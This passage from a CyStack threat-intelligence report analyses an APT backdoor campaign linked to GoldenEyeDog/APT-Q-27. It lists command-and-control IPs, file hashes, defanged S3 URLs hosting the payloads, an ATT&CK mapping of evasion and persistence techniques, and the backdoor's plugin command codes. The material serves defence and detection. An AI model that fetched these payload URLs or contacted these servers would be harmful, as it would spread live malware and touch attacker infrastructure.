A standout overlap is naming. In the activity we analysed, C2 domains such as [wk.goldeyeuu.io](#) appear. The inclusion of "goldeye" in the domain aligns with naming patterns described in public reporting on GoldenEyeDog.

Similarities in C&C infrastructure

The decrypted C&C list includes IP addresses such as [192.252.182.53](#) and [27.124.41.140](#), and uses port **15628** – elements that have been [referenced in prior public analyses](#). The geographic spread of infrastructure (including Hong Kong, Japan and the United States) also fits a common APT pattern of distributed hosting to improve resilience.

Similarities in payload handling

The use of a log-like file (**updat.log**) as an encrypted payload container, subsequently decrypted and executed purely in memory, matches payload-handling tradecraft described in [APT-Q-27](#) reporting.

Backdoor architecture

The plugin-based design – mapping C&C command IDs to independent functional modules – looks far more like a maintained backdoor framework than opportunistic malware.

While attribution cannot be confirmed from these indicators alone, the overlaps across infrastructure, staging method and backdoor design strongly suggest shared tooling, shared development lineage, or a closely related ecosystem.

Recommendations for Enterprises

Based on the findings in this case, CyStack recommends the following priorities:

- **Proactive endpoint [threat hunting](#)** focused on behaviours that signatures often miss: DLL sideloading, in-memory execution, legitimate processes behaving abnormally, and suspicious or unknown Windows services.
- **[Incident response](#) readiness** to rapidly scope affected hosts, collect forensic artefacts, and isolate systems before stable C&C connections are established or lateral movement becomes possible.
- **Behaviour-based endpoint protection**, rather than relying only on signatures or file reputation. Solutions such as [CyStack Endpoint](#) can monitor process behaviour, flag abnormal persistence, and intervene against previously unseen samples.
- **Contextual [threat intelligence](#)** (infrastructure, TTPs and campaign linkage) to improve early detection and avoid purely reactive IOC-by-IOC response.
- **Review of non-traditional attack surfaces**, particularly customer support channels and ticketing workflows where sophisticated social engineering is increasingly effective.

Appendix

Appendix A. System compromise indicators (IOC) – Control servers

C&C	Country / Region
wk.goldeyeuu.io (185.135.79.200)	Tokyo, Japan
1.32.250.21	Hong Kong, China
1.32.250.227	Hong Kong, China
103.145.87.3	Hong Kong, China
103.145.87.143	Hong Kong, China
103.151.44.6	Noida, India
103.151.44.82	Noida, India
103.215.49.173	Guangdong, China
103.97.228.178	Iowa, United States
104.233.164.136	Tokyo, Japan
107.148.52.201	Hong Kong, China
134.122.190.220	Tokyo, Japan
134.122.205.97	Tokyo, Japan
139.28.232.90	California, United States
143.92.32.243	Hong Kong, China
143.92.56.224	Hong Kong, China
143.92.57.46	Hong Kong, China
143.92.61.121	Hong Kong, China
154.55.135.212	Hong Kong, China
154.91.84.174	Singapore

C&C	Country / Region
18.166.142.167	Hong Kong, China
18.167.137.104	Hong Kong, China
192.252.182.53	California, United States
192.253.225.162	California, United States
202.79.175.78	Seoul, South Korea
202.94.68.2	Hong Kong, China
27.124.41.140	Hong Kong, China
27.124.44.76	Hong Kong, China
27.124.45.181	Hong Kong, China
27.124.7.23	Hong Kong, China
43.154.170.196	Hong Kong, China
45.120.80.106	Hong Kong, China
45.145.73.105	Washington, United States
45.195.148.73	Manila, Philippines
8.210.94.213	Hong Kong, China
8.217.110.88	Hong Kong, China
8.217.69.130	Hong Kong, China
8.218.138.126	Hong Kong, China

Appendix B. IOC – Hashes

- 64B07B1C385CF94A3559E323009F7641
- 30917B5ABB991DF495827A9D7C7EBCBC
- 543023ACE4F10B736C4C4109E005F0EF
- B591EE37860F35A788B10531A00BBBD2
- 3B4C845044154DD151796ECC9FEBF395
- D1D9D197AF176CDB6570E6D348A789D7
- 9FE20B85E9F9F3D9EE075EE5764A7078
- A9B75DCF502593A6F0EF47A3CEBB4822

Appendix C. IOC – URLs

hxxps://yyupdat[.]s3.ap-southeast-1.amazonaws.com/updat.txt
 hxxps://yyupdat[.]s3.ap-southeast-1.amazonaws.com/updat.exe
 hxxps://yyupdat[.]s3.ap-southeast-1.amazonaws.com/crashreport.dll
 hxxps://yyupdat[.]s3.ap-southeast-1.amazonaws.com/updat.log

 hxxps://yy-service[.]s3.ap-northeast-2.amazonaws.com/yy.txt
 hxxps://yy-service[.]s3.ap-northeast-2.amazonaws.com/yyex.exe
 hxxps://yy-service[.]s3.ap-northeast-2.amazonaws.com/crashreport.dll
 hxxps://yy-service[.]s3.ap-northeast-2.amazonaws.com/yyex.log

Appendix D. MITRE ATT&CK mapping

Tactic	ATT&CK ID	Technique Name	Component	Description/Indicator
Initial Access	T1566.002	Phishing: Spearphishing Link	Link	Link uses # to trick users into thinking they are downloading an image file (.jpg), but it actually downloads a .pif file.
Initial Access	T1204.002	User Execution: Malicious File	Dropper	User executes the .pif file while believing they are opening an image file.
Defense Evasion	T1553.002	Subvert Trust Controls: Code Signing	Dropper, crashreport.dll	Uses the digital signature of "Portier Global Pty Ltd".
Defense Evasion	T1564.003	Hide Artifacts: Hidden Window	Dropper	Hides the window via the ShowWindow API when no debugger is detected.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Dropper	Base64 decodes to reveal the URL for downloading malicious files.
Defense Evasion	T1497	Virtualization/Sandbox Evasion	Dropper	Sleeps randomly within segments of the malicious code.
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks	APT Loader	Checks CPU core configuration and RAM before proceeding.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Resource Name or Location	Dropper	Masquerades as a Windows Update file when downloading malware to C:\Users\<user>\AppData\Local\Microsoft\WindowsUpdate\Cache\.
Defense Evasion	T1564.001	Hide Artifacts: Hidden Files and Directories	Dropper	The malware download directory is configured with Hidden and NotContentIndexed attributes.
Defense Evasion	T1036.004	Masquerading: Masquerade Task or Service	APT Loader	Creates a service named "Windows Eventn".
Defense Evasion	T1620	Reflective Code Loading	APT Loader	Loads the decoded DLL after loading crashreport.dll.
Defense Evasion	T1070.004	Indicator Removal: File Deletion	APT Loader	Deletes the file and terminates the program.
Defense Evasion	T1070.001	Indicator Removal: Clear Windows Event Logs	APT Loader	Clears Windows Event Logs.
Defense Evasion	T1070.010	Indicator Removal: Relocate Malware	APT Loader	Copies malicious files to C:\Users\Admin\Videos\XXXXXXXXX@27.
Defense Evasion	T1070.009	Indicator Removal: Clear Persistence	Dropper	Deletes the SystemOptimizer key in the registry HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Dropper	Adds the SystemOptimizer key in the registry HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.
Persistence	T1574.001	Hijack Execution Flow: DLL	APT Loader	Loads crashreport.dll.
Persistence	T1543.003	Create or Modify System Process: Windows Service	APT Loader	Copies malicious files to another location and points the "Windows Eventn" service to them.

Tactic	ATT&CK ID	Technique Name	Component	Description/Indicator
Execution	T1059	Command and Scripting Interpreter	APT Loader	Executes commands received from the C&C (Command & Control).
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	APT Loader	Reruns the program with Admin privileges.
Command and Control	T1105	Ingress Tool Transfer	Dropper	Downloads additional files: updat.exe , crashreport.dll , updat.log .
Credential Access	T1555	Credentials from Password Stores	APT Loader	Deletes browser data for Chrome, Firefox, 360SE6, 360 Chrome, Sogou, and QQ.

Appendix E. List of Backdoor modules

Convention code	Function
5431	DllFile plugin
5477	DllScreen plugin
5452	DllScreenHide plugin
3214	Empty
5492	DllKeybo plugin
5513	DllShell plugin
5496, 5487	Empty
5511	DllMsgBox plugin
5497	DllSyste plugin
5548	Empty
3217	fnProxy plugin
2446	ConnSocks plugin
3216	Kill explorer.exe
3215	Re-run the programme with admin privileges
5527	DllSerSt plugin
5520, 5521, 5522	Write and execute file
3210	Download plugin from C2
2447	Download plugin from C2
5515	Remove traces and exit the programme
5514	Exit module
5525	Prepare registry
5512	ConnectGroup plugin
5516	Clear Windows Log

Convention code	Function
5519	Run specified process
5524	DllOpenURLSHOW plugin
5523	DllOpenURLHIDE plugin
3221	Kill specified process
3222	Delete all files in a specified folder
3225	Get the process file path
2448	Download plugin from C2
2449	onBootup plugin
3223	Run .bat file if cmd.exe does not exist
3224	Terminate cmd.exe if it exists
3227	Clear Internet Explorer history
3228	Clear Skype data
3229	Clear Chrome browser data
3230	Clear Firefox browser data
3231	Clear 360SE6 browser data
3232	Clear 360 Chrome browser data
3233	Clear Sogou browser data
3234	Clear QQ browser data

References

-
- <https://ti.qianxin.com/blog/articles/tracking-the-recent-activities-of-the-apt-q-27-en/>
 - https://mp.weixin.qq.com/s/_oulmr53ZeMFFsVR1esa9A
 - <https://www.ctfiot.com/286193.html>

Thieu Ha, Duong Tran, Huy Nguyen from CyStack Security



[Flash Loan Attack](#)

June 27 2022 | Threats & Research

Reading Time: 7 minutesMở đầu Flash Loan Attack là một hình thức tấn công DeFi đã xuất hiện từ lâu, gây ra rất [...]



[Cuộc tấn công vào ONUS – Góc nhìn kỹ thuật từ lỗ hổng Log4Shell](#)

April 5 2023 | Threats & Research

Reading Time: 7 minutesRead the English version here Log4Shell hiện đang là một cơn ác mộng (có lẽ là tồi tệ nhất cho [...])

CyStack



A real-life case of the Log4Shell vulnerability

[The attack on ONUS – A real-life case of the Log4Shell vulnerability](#)

April 5 2023 | Threats & Research

Reading Time: 6 minutesĐọc bản tiếng Việt tại đây Log4Shell has recently been a nightmare (probably the worst one for now) to businesses. [...]